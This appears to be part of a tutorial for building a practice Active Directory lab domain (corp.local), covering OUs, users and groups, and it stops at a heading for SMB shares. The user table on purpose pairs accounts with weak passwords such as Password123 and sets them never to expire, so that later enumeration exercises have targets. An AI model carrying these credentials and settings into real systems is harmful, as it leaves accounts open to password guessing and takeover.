
Login as:

CORP\Administrator


Open:

Active Directory Users and Computers





Phase 5 — Create OUs



New Object - Organizational Unit

Create in: corp.local/

Name:
IT

☒ Protect container from accidental deletion

OKCancelHelp

New Object - Organizational Unit

Create in: corp.local/

Name:
HR

☒ Protect container from accidental deletion

OKCancelHelp

New Object - Organizational Unit

Create in: corp.local/

Name:
Finance

☒ Protect container from accidental deletion

OKCancelHelp

New Object - Organizational Unit

Create in: corp.local/

Name:
Workstations

☒ Protect container from accidental deletion

OKCancelHelp

New Object - Organizational Unit

Create in: corp.local/

Name:
Servers

☒ Protect container from accidental deletion

OKCancelHelp

Active Directory Users and Computers

File Action View Help

Active Directory Users and Computers

corp.local

IT

HR

Finance

Workstations


Servers

There are no items to show in this view.

Create these users:

User	Password
ITAdmin	Password123
HelpDesk	Welcome123
HRUser	Winter2025!
FinanceUser	Password123
InternUser	Welcome123

Phase 6 — Create Users



New Object - User ✕

 Create in: corp.local/IT

First name: Initials:

Last name:

Full name:

User logon name:
 @corp.local ▾

User logon name (pre-Windows 2000):

New Object - User ✕

 Create in: corp.local/IT

Password:

Confirm password:

☐ User must change password at next logon

☐ User cannot change password

☒ Password never expires

☐ Account is disabled

New Object - User ✕

 Create in: corp.local/IT

When you click Finish, the following object will be created:

Full name: ITAdmin

User logon name: ITAdmin@corp.local

The password never expires.

New Object - User



Create in: corp.local/IT

First name: Helpdesk Initials:

Last name:

Full name: Helpdesk

User logon name: Helpdesk @corp.local

User logon name (pre-Windows 2000): CORP\ Helpdesk

< Back

Next >

Cancel

New Object - User



Create in: corp.local/IT

Password:

Confirm password:

☐ User must change password at next logon

☐ User cannot change password

☒ Password never expires

☐ Account is disabled

< Back

Next >

Cancel

New Object - User



Create in: corp.local/IT

When you click Finish, the following object will be created:

Full name: Helpdesk

User logon name: Helpdesk@corp.local

The password never expires.

< Back

Finish

Cancel

New Object - User ✕

 Create in: corp.local/HR

First name: Initials:

Last name:

Full name:

User logon name:

User logon name (pre-Windows 2000):

New Object - User ✕

 Create in: corp.local/HR

Password:

Confirm password:

☐ User must change password at next logon

☐ User cannot change password

☒ Password never expires

☐ Account is disabled

New Object - User ✕

 Create in: corp.local/HR

When you click Finish, the following object will be created:

Full name: HRUser

User logon name: HRUser@corp.local

The password never expires.

New Object - User ✕

 Create in: corp.local/Finance

First name: Initials:

Last name:

Full name:

User logon name:
 @corp.local ▾

User logon name (pre-Windows 2000):

New Object - User ✕

 Create in: corp.local/Finance

Password:

Confirm password:

☐ User must change password at next logon

☐ User cannot change password

☒ Password never expires

☐ Account is disabled

New Object - User ✕

 Create in: corp.local/Finance

When you click Finish, the following object will be created:

Full name: FinanceUser

User logon name: FinanceUser@corp.local

The password never expires.

New Object - User ✕

 Create in: corp.local/HR

First name: Initials:

Last name:

Full name:

User logon name:
 @corp.local ▾

User logon name (pre-Windows 2000):

New Object - User ✕

 Create in: corp.local/HR

Password:

Confirm password:

☐ User must change password at next logon

☐ User cannot change password

☒ Password never expires

☐ Account is disabled

New Object - User ✕




 Create in: corp.local/HR

When you click Finish, the following object will be created:

Full name: InternUser

User logon name: InternUser@corp.local

The password never expires.



Phase 7 — Create Groups


Now you need to create security groups and add the correct users. These groups will later appear in LDAP enumeration and BloodHound.



Create:

IT-Team
HR-Team
Finance-Team



Add users appropriately



1. .IT-Team








2. HR-Team





3. Finance-Team



Phase 8 — Create SMB Shares

